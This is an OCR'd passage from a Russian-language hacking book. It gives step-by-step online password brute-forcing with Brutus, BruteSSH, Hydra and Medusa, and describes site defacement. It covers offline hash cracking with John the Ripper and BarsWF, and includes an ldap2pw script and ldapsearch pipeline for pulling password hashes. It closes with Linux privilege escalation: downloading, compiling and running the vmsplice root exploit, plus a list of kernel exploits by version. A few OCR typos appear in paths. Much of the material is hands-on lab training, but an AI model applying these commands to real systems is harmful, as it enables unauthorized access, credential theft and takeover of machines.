

Рис. 0В.4. Подбор паролей по списку combo.txt. Пароль найден!



Рис. 0В.5. Главное окно TYPSoft FTP Server с информацией о попытках входа

Теперь можно заходить на сайт по протоколу FTP. Для этого можно использовать любую клиентскую программу, поддерживающую FTP-соединение. Например, можно зайти на сервер, использовав программу **Total Commander** и указав имя сайта, имя пользователя и пароль. Через Total Commander можно копировать к себе файлы с сервера (и потом просматривать их на своем компьютере) или загружать свои файлы на сервер. Таким способом начинающие хакеры проводят дефейс сайтов. Как мы уже вскользь отмечали в начале книги, **дефейс** (*deface* — лишить лица) — это изменение хакером главной страницы сайта. При этом файл `index.html` или `index.php` переименовывается в `index.old`, а вместо него с компьютера хакера подгружается новый файл `index.html`, который обычно содержит какую-нибудь забавную картинку и информацию о том, что данный сайт взломан. Тем не менее, я вас уверяю, не стоит рисковать своей репутацией и карьерой ради нескольких минут сомнительного удовольствия, хотя о том, что такое дефейс и как он проводится, знать вам все же необходимо.

Также мы можем зайти на наш компьютер по протоколу FTP с помощью программы **PuTTY**. Для этого нужно указать адрес `localhost`, порт 21 и в качестве типа соединения (`Connection type`) выбрать вариант `Raw`. В ответ на приглашение FTP-сервера можно вводить имя пользователя, пароль и команды (рис. 0В.6).



Рис. 0В.6. Подключение к локальному FTP-серверу с помощью программы PuTTY

Если на взломанном сервере открыт порт 22, то хакер может заходить на него по протоколу SSH (с именем пользователя и найденным паролем). Для этого можно использовать как программу PuTTY (в Windows), так и команду `ssh` (в Linux). Надо только убедиться, что в файле `/etc/passwd` у пользователя прописан нормальный шелл типа `/bin/bash` или `/bin/sh`, а не какой-нибудь `/sbin/nologin` или `/bin/false` (фиктивный шелл — это признак того, что в консоли этот пользователь работать не сможет). Таким образом, хакер может входить в систему под видом легального пользователя и выполнять команды в консоли. Если же порт 21 (FTP) закрыт, а открыт порт 110 (POP3 — получение почты), подбор пароля можно проводить через него — Brutus это тоже позволяет, хотя перебор по POP3 может идти несколько медленнее, чем по FTP.

Brutus поддерживает работу через прокси-сервер. Для включения этого режима нужно установить флажок Use Proxy и после щелчка на кнопке Define в появившемся диалоговом окне ввести тип и адрес прокси-сервера, а также номер его порта (рис. 0В.7). Если прокси-сервер требует ввода имени пользователя и пароля, ниже их также следует ввести.



Рис. 0В.7. Диалоговое окно настройки прокси-сервера в программе Brutus

Теперь рассмотрим простую программу **BruteSSH**, которая позволяет удаленно подобрать пароль конкретного пользователя по протоколу SSH. Запустите виртуальную машину с Back Track 4 и войдите как пользователь `root` с паролем `toor`. В консоли запустите сеть:

```
/etc/init.d/networking start
```

Когда сетевая служба стартует, командой `startx` запустите оконный интерфейс. С помощью текстового редактора создайте файл, в каждой строчке которого будет по одному паролю. Много паролей вводить не надо, достаточно четырехпяти. Пусть среди них обязательно будет пароль `toor`. Сохраните файл в каталоге `/pentest/passwords/brutessh` под именем `aa.txt`. Через главное меню командой BackTrack ▸ Privilege Escalation ▸ PasswordAttacs ▸ OnlineAttacs ▸ BruteSSH запустите программу BruteSSH. Появится окно консоли с подсказкой по использованию программы. После этого запустите программу следующей командой:

```
./brutessh.py -h 127.0.0.1 -u root -d aa.txt
```

Если вы все сделали правильно, программа найдет пароль пользователя `root`, как показано на рис. 0В.8.

Всего в дистрибутиве Back Track 4 содержится 9 программ для удаленного взлома паролей, в их числе такие известные брутфорсеры, как **Hydra** и **Medusa**. Эти программы, помимо SSH, позволяют работать с множеством других протоколов. Для тех, кому сложно разобраться с интерфейсом командной строки, есть программа **Xhydra** (HydraGTK) с графическим интерфейсом. Программа Hydra может



Рис. 0B.8. Удаленный подбор пароля с помощью программы BruteSSH



Рис. 0B.9. Удаленный подбор пароля с помощью программы Medusa

работать не только с одной целью, но и со списком целей. Существует также ее версия для Windows.

Пример работы программы Medusa приведен на рис. 0B.9.

В следующей главе мы рассмотрим тему локального взлома паролей.

Локальный взлом паролей

Взлом хэшей паролей *nix-систем

Классическим инструментом взлома хэшей паролей в Unix является программа **John The Ripper** (www.openwall.com). Хакеры ласково именуют ее «джоником». Как хэши паролей могут попасть в руки хакеру? Во-первых, иногда (например, в PC-Linux) хэши паролей содержатся в файле /etc/passwd, к которому доступ на чтение есть у каждого. Во-вторых, для некоторых систем существуют эксплойты, позволяющие менять групповую принадлежность любого файла, и таким способом хакер сможет просмотреть файл /etc/shadow. В-третьих, некоторые администраторы копируют файл /etc/shadow, прежде чем вносить в него изменения, и по ошибке предоставляют общий доступ на чтение к копии файла. В-четвертых, с помощью соответствующего эксплойта хакер может получить права суперпользователя (и доступ к просмотру всех файлов) и узнать пароли законных пользователей, в том числе пользователя root.

Программа **JTR** (John The Ripper — Джон-Потрошитель) была первоначально написана для Unix-подобных систем, но потом портирована и для Windows. У нас она есть в дистрибутиве Back Track 4, а версию под Windows можно бесплатно скачать с сайта разработчика. Первым делом рекомендуется с помощью утилиты unshadow объединить файлы /etc/passwd и /etc/shadow. Получится файл на базе /etc/passwd, в котором звездочки или крестики будут заменены хэшами паролей. Делается это следующим образом:

```
unshadow файл-passwd файл-shadow > результирующий-файл
```

Результат выглядит примерно так:

```
root: JhAraBYwfjR3.:0:0:root:/:/bin/bash
mac:GGCfyAEua5zUc:11001:11001:service-myserver.com – POP:/home/mac:/bin/sh
pincher:ySb4B8nseVzEo:11002:11002:Pitch:/home/pincher:/bin/sh
luis:O04IBHwrKKVEA:11003:11003:thisserver.com – POP:/home/luis:/bin/sh
```

Если результирующий файл вы назвали passwd, то для взлома достаточно выполнить команду (в Windows вместо john используйте команду john-mmx)

```
john passwd
```

Работу по взлому паролей можно прервать, нажав клавиши Ctrl+C. Текущая сессия при этом сохранится в файл john.rec (по умолчанию). Также она сохраняется в этом файле через каждые 10 минут работы программы. Чтобы возобновить прерванную сессию, используйте команду

```
john --restore
```

Чтобы посмотреть уже взломанные пароли, запустите команду

```
john --show passwd
```

Программа хранит все взломанные хэши и пароли в файле john.pot, который можно просто просмотреть в текстовом редакторе.

Это только азы, а сейчас мы выясним, как применяются различные нетривиальные возможности программы.

Сначала следует попробовать запустить программу john в режиме **single** (одиночный). Это наиболее быстрый по времени исполнения режим. В этом режиме программа пытается подобрать пароль для каждого пользователя, применяя доступную дополнительную информацию из файла /etc/passwd: логин, реальное имя и фамилию, телефон. При этом применяются некоторые преобразования, например, в качестве пароля пробуется логин пользователя, записанный справа налево или с добавлением суффиксов типа «ed», «s», различных цифр. Также некоторые буквы в пароле заменяются сходными по написанию цифрами. Команда для запуска программы john в этом режиме выглядит так:

```
john --single users.txt
```

Здесь файл users.txt содержит упомянутую информацию о пользователях. В нашем случае должен отыскаться пароль пользователя pincher — pitched.

Далее можно запустить перебор по словарю. С программой поставляется небольшой словарь наиболее употребительных паролей: password.lst. Командная строка выглядит так:

```
john --wordlist=password.lst users.txt
```

Для перебора не только словарных слов, но и различных их вариаций, используйте опцию --rules:

```
john --rules --wordlist=password.lst users.txt
```

Время работы программы в этом случае увеличится в несколько раз, но и вероятность найти пароль тоже увеличится. Я очень рекомендую вам найти в Интернете словарь женских имен, они часто используются в качестве пароля как мужчинами, так и женщинами. Кроме того, если вам известна национальная принадлежность пользователя, может помочь словарь данного языка. Если в нашем словаре есть имя richard, то отыщется и пароль пользователя luis. Если нет, то не расстраивайтесь — можно задействовать наиболее мощный режим программы — полный перебор:

```
john --incremental:alnum users.txt
```

Здесь alnum — имя набора символов (буквы и цифры). Если оно не указано (то есть написано просто --incremental) или задана опция all (--incremental:all),

то перебор идет по всем возможным символам, включая спецсимволы и пробел. В реальной жизни имеет смысл вначале попробовать только цифры (`digits`), потом только буквы (`alpha`). Если пароли состоят только из цифр или только из букв, так они будут найдены намного быстрее. В нашем примере по истечении некоторого времени работы программа отыщет пароль пользователя `mac` — `titanic`.

Еще несколько полезных опций для выбора пользователей. Во всех случаях знак минус (`-`) впереди служит для исключения указанных пользователей (выбираются все оставшиеся).

`--users=[-]LOGIN|UID[,..]`

Позволяет выбрать всего несколько пользователей для взлома паролей или других действий.

`--groups=[-]GID[,..]`

Заставляет программу загружать (или не загружать) информацию о пользователях только из указанных групп.

`--shells=[-]SHELL[,..]`

Заставляет программу загружать пользователей с указанным шеллом [без указанного шелла (шеллов)].

В нашем примере использовались **традиционные** хэши Unix (зашифрованные алгоритмом **DES**). Первые 2 символа называются **salt** (соль). Именно их и зашифровывают, применяя в качестве ключа пароль пользователя. Из известных мне современных систем такие хэши используются, например, в ОС **Solaris** (и SunOS).

В системах с открытым исходным кодом (таких как **Linux и FreeBSD**) алгоритм DES задействовать нельзя, потому что правительство США установило ограничение на вывоз исходных кодов программ, реализующих этот алгоритм. Поэтому в FreeBSD и Linux применяется алгоритм MD5. Такие хэши более длинные и всегда начинаются с символов `$1`. Программа JTR называет их **FreeBSD MD5 hash**. Иногда в Linux используются и другие алгоритмы хэширования. Например, в случае применения алгоритма **BlowFish** хэши начинаются с символов `$2`. Программа John The Ripper автоматически распознает алгоритм хэширования и сообщает его пользователю. Если в одном файле паролей задействованы разные алгоритмы хэширования для разных пользователей, то взламывать их пароли надо поочередно (John может одновременно взламывать только один тип хэшей). В **Ubuntu Linux (Back Track 4)** поддерживается новый алгоритм хэширования **SHA-512**, где хэши начинаются с символов `$6`, и John его не распознает. С точки зрения безопасности преимущество хэшей FreeBSD MD5 перед традиционными заключается в том, что они вычисляются более длительное время. Из-за этого скорость перебора паролей в JTR намного нижн (на моей системе составляет порядка 3500 сравнений в секунду), поэтому реальный взлом паролей сильно затруднен. Другое преимущество MD5 заключается в том, что максимальная

длина пароля составляет 15 символов, в то время как в случае традиционного Unix-пароля — всего 8 символов.

Программа JTR отлично справляется со взломом традиционных Unix-хэшей, потому что использует не стандартный алгоритм DES, а собственную версию, значительно оптимизированную по скорости. Интересно также, что, в отличие от большинства программ-взломщиков, в John реализован «хитрый» алгоритм перебора паролей, когда наиболее вероятные с точки зрения английского языка комбинации символов проверяются в первую очередь. Таким образом, длина пароля не наращивается последовательно, а колеблется, то есть могут сначала проверяться 8-символьные пароли, а потом 4-символьные, состоящие из реже встречающихся символов.

Помимо *nix-хэшей программа JTR умеет «ломать» хэши паролей в системах **MySQL**, **MS SQL**, **Oracle** и т. д. — всего порядка 40 различных видов хэшей.

Какие выводы можно сделать в плане собственной безопасности? Следует использовать длинные пароли (у меня длина пароля почтового ящика составляет 15–20 символов) и никогда не использовать чисто цифровые пароли. Пароль не должен быть словарным словом или его простой модификацией. Он должен содержать вперемешку буквы верхнего и нижнего регистров, цифры и специальные символы.

Также следует периодически менять пароли, особенно пароль суперпользователя. Например, если достаточно длинный и сложный Linux-пароль менять раз в 3 месяца, то, пока хакер будет взламывать с трудом добытый хэш, пароль уже успеет устареть.

Особенности взлома LDAP-паролей

Протокол LDAP иногда используется в *nix-системах. При этом только информация о пользователе `root` и системных пользователях хранится в стандартных файлах `/etc/paaswd` и `/etc/shadow`, информация же о «простых» пользователях хранится в базе данных LDAP. С помощью стандартной утилиты эту информацию можно извлечь в текстовый файл. Хэши *nix-паролей в нем дополнительно кодированы алгоритмом base64. Так что для приведения их в нормальный вид нужно использовать программу ldap2pw с официального сайта производителей программы John The Ripper (`http://www.openwall.com/lists/john-users/2008/02/11/1`). Программа это небольшая, так что приведу ее текст полностью:

```
#! /usr/biun/perl -w
use strict;
use MIME::Base64;
while( <> &&  ! eof) {    # need eof since we will hit eof on the
other <>
     chomp;
     my( $uid, $passw, $cn, $dn);
```

продолжение ⇩

```
    $cn = $uid = '';
    while( <> ) {    # get an object
   chomp;
   last  if /^\s*$/;     # object have blank lines between then
   if( /^cn: (.+)/ ) {
       $cn = $1;
   }   elsif( /^dn: (.+)/ ) {
       $dn =  $1;
   }   elsif( /^userP\w+:: (.+)/)  {
       $passw= substr( decode_base64($1), 7);   # assuming {crypt}
   }   elsif( /^uid: (.+)/)  {
       $uid = $1;
   }
    }
    print "$uid\:$passw\:\:\:$cn\n" if defined $passw;  # only output
if object has password
}
```

Следует войти в исследуемую систему от имени пользователя `root` и запустить программу ldap search, а ее вывод перенаправить в программу ldap2pw, которая сохранит пароли в файл `ldap.pw`:

```
ldapsearch -D "<dn for root>" -w xxxxxx -b "<base dn for users>" ""
userpassword uid cn | ldap2pw > ldap.pw
```

Затем следует «скормить» файл `ldap.pw` программе John.

Взлом MD5-хэшей

Еще несколько лет назад, пожалуй, наилучшим инструментом под Windows для массового и быстрого взлома MD5-хэшей была программа **MD5Inside**, разработанная компанией InsidePro (рис. 0С.1).

По тем временам она показывала чудеса производительности — более 4 млн хэшей в секунду. Программа была и остается бесплатной, но сейчас ее поддержка прекращена. Ее теперь нет на официальном сайте производителя, но ее по-прежнему можно найти в Интернете. Сейчас компания InsidePro выпустила программу **PasswordsPro**, позволяющую взламывать различные типы хэшей, но эта программа является платной.

Поддержка многопоточности реализована в бесплатной программе **MDCrack** (21 алгоритм хэширования), скачать ее можно с адреса `http://mdcrack.openwall.net`. Эта программа запускается только из командной строки.

Настоящим прорывом в деле «взлома» хэшей стало использование вычислительных возможностей современных видеокарт (технология CUDA). При этом видеокарта может параллельно выполнять множество однотипных математических операций. Гордый титул самого быстрого в мире крэкера MD5-хэшей (World Fastest MD5 Cracker) носит программа Михаила Сварычевского **BarsWF** (`http://3.14.by/ru/md5`). У меня с видеокартой GeForce GT220 программа



Рис. 0С.1. Программа MD5Inside от Inside Pro

генерирует 153–155 миллионов хэшей в секунду, плюс на двух ядрах процессора — 35–38 миллионов в секунду. Общая производительность составляет в среднем 183–184 миллиона хэшей в секунду (рис. 0С.2).



Рис. 0С.2. Программа BarsWF в работе

Программа BarsWF идеальна, если нужно взломать один хэш пароля в кратчайшее время (например, если этого хэша нет среди имеющихся в Интернете баз данных наподобие `http://hash.insidepro.com/index.php?lang=rus`). Для ее запуска

достаточно задать командную строку с хэшем пароля и набором используемых символов, например:

```
barswf_cuda_x32 -h 1b0e9fd3086d9a159a1d6cb86f11b4ca -c 0aA~
```

Остальные опции программы являются необязательными.

Популярны сейчас таблицы **Rainbow Tables** («Радужные таблицы») для подбора не только MD5-хэшей, но и некоторых других. Готовые таблицы и работающие с ними программы можно бесплатно загрузить из Интернета. Единственный недостаток таких таблиц — большие требования к месту на диске.

Иногда хакеру приходится проводить локальный подбор пароля на том компьютере, на котором он хочет получить права `root`. На мой взгляд, такой вариант почти безнадежен, но бывает, что иных возможностей просто нет. Можно написать скрипт с использованием команды `ssh -T` или `su`.

Если хакер работает с правами `nobody`, то проблема заключается в отсутствии псевдотерминала. Бывалые хакеры рекомендуют задействовать интерпретатор `expect`, в сценарии которого включена поддержка псевдотерминала. Надо установить `expect` на взламываемой машине (что без прав суперпользователя само по себе непростая задача), а затем написать сценарий `bruteforce.exp`, реализующий брутфорс посредством команды `su`.

После запуска такого сценария в фоновом режиме (для этого в конце команды указывается символ `&`) хакеру остается ждать, пока в выходном файле не окажется правильного пароля. Чтобы противодействовать такому перебору паролей, на многих современных системах добавлена временна́я задержка на выполнение команды `su`.

0D Повышение привилегий

При наличии доступа к шеллу на компьютере с *nix-системой каждый уважающий себя хакер попытается повысить свои привилегии до уровня суперпользователя (root). По-английски это называется «privilege escalation», или «privilege elevation» (эскалация, или повышение, привилегий). Для повышения привилегий требуется эксплойт, эксплуатирующий (использующий) какую-либо известную уязвимость. В **Linux** чаще всего применяются эксплойты, работающие с **ядром** (kernel) системы. Их надо подбирать под конкретную версию ядра, при этом брэнд производителя Linux (например, Ubuntu, Fedora или Red Hat) обычно не имеет значения. Мы рассмотрим повышение привилегий на примере системы **Damn Vulnerable Linux**.

Для дальнейшей работы мы используем эксплойт с сайта exploit-db.com. Широко известный хакерский сайт MilwOrm, где можно было найти множество эксплойтов, на момент написания данной главы закрылся. В Damn Vulnerable Linux в каталоге /pentest/exploits/milwOrm имеется целый архив эксплойтов с сайта MilwOrm, но он датирован 2007 годом, и интересующего нас эксплойта в нем нет. Эксплойты в архиве распределены по платформам (каталог platforms), по типам (локальные — каталог local или удаленные — каталог remote), а также по номерам портов, используемых данной службой (каталог ports). Эксплойты на сайте exploit-db.com имеют ту же нумерацию, что была на сайте MilwOrm.

Откройте окно консоли и переключитесь на непривилегированного пользователя nobody (командой su nobody), как показано на рис. 0D.1, после чего перейдите в каталог /tmp (командой cd /tmp). В этом каталоге разрешен доступ на запись всем пользователям. Командой uname -a выведите сведения о машине. Как видите, операционная система Linux имеет версию ядра 2.6.20. Значит, нам надо искать эксплойт для данной версии. Ищем в Google по словам «Linux kernel 2.6 local root exploit» (Линукс ядро 2.6 локальный эксплойт для получения прав root). Этот эксплойт может также называться «Linux kernel 2.6 Local Privilege Escalation».

Сайт exploit-db.com хорош тем, что на нем можно найти работающие версии эксплойтов, в то время как на других сайтах они могут быть умышленно подпорченными, чтобы начинающие хакеры, не имеющие достаточных знаний о языках программирования, не могли их использовать.



Рис. 0D.1. Локальное повышение привилегий при помощи эксплойта vmsplice от qaaz

Среди всех эксплойтов на данном сайте находим подходящий — это **Linux kernel 2.6.17 — 2.6.24.1 vmsplice Local Root Exploit** (он расположен по адресу `www.exploit-db.com/exploits/5092/`). Написан эксплойт в 2008 году неким хакером по кличке qaaz. Замысловатое название файла `jessica_biel_naked_in_my_bed` (Джессика Биль голая в моей постели) не несет особой смысловой нагрузки, так что можно заменить его более коротким. По расширению файла `.c` понятно, что эксплойт написан на языке C. На данном этапе можно либо перенести текст эксплойта в редактор **Kate** и сохранить его в каталоге `/tmp` под именем `ex.c`, либо, как в реальной жизни, загрузить эксплойт прямо с сайта следующей командой консоли:

```
wget -O /tmp/ex.c http://www.exploit-db.com/download/5092
```

Внимательно читаем пояснения к эксплойту. В них обычно указываются опции компиляции и примеры использования. Часто **эксплойты ядра** (kernel exploits) требуют компиляции с опцией `-static`, иногда к ней добавляются другие опции. В Linux стандартным компилятором языка C является `gcc` (GNU C Compiler). Изредка используется другой компилятор — `cc` (C Compiler). В нашем случае давайте просто откомпилируем эксплойт с указанными опциями:

```
gcc -static -W -n -o ex ex.c
```

Здесь после опции `-o` указывается имя выходного файла (у нас — `ex`). Имя входного файла (`ex.c`) указывается в конце. Как видите (см. рис. 0D.1), компиляция прошла успешно, никаких предупреждений (warning) и сообщений об ошибках (error) не появилось. После запуска нашего эксплойта (командой `./ex`) становится понятно, что он успешно отработал: знак `$` в приглашении системы сменяется

знаком #, что характерно для суперпользователя. Команда `id` подтверждает, что мы теперь работаем как пользователь `root` (`uid=0`). То есть мы достигли главной цели всех хакеров — получения максимальных привилегий в системе. Поздравляю!

Приведу список названий эксплойтов, подходящих для разных версий ядра Linux.

2.4.17 — newlocal, kmod, uselib24;

2.4.18 — brk, brk2, newlocal, kmod;

2.4.19 — brk, brk2, newlocal, kmod;

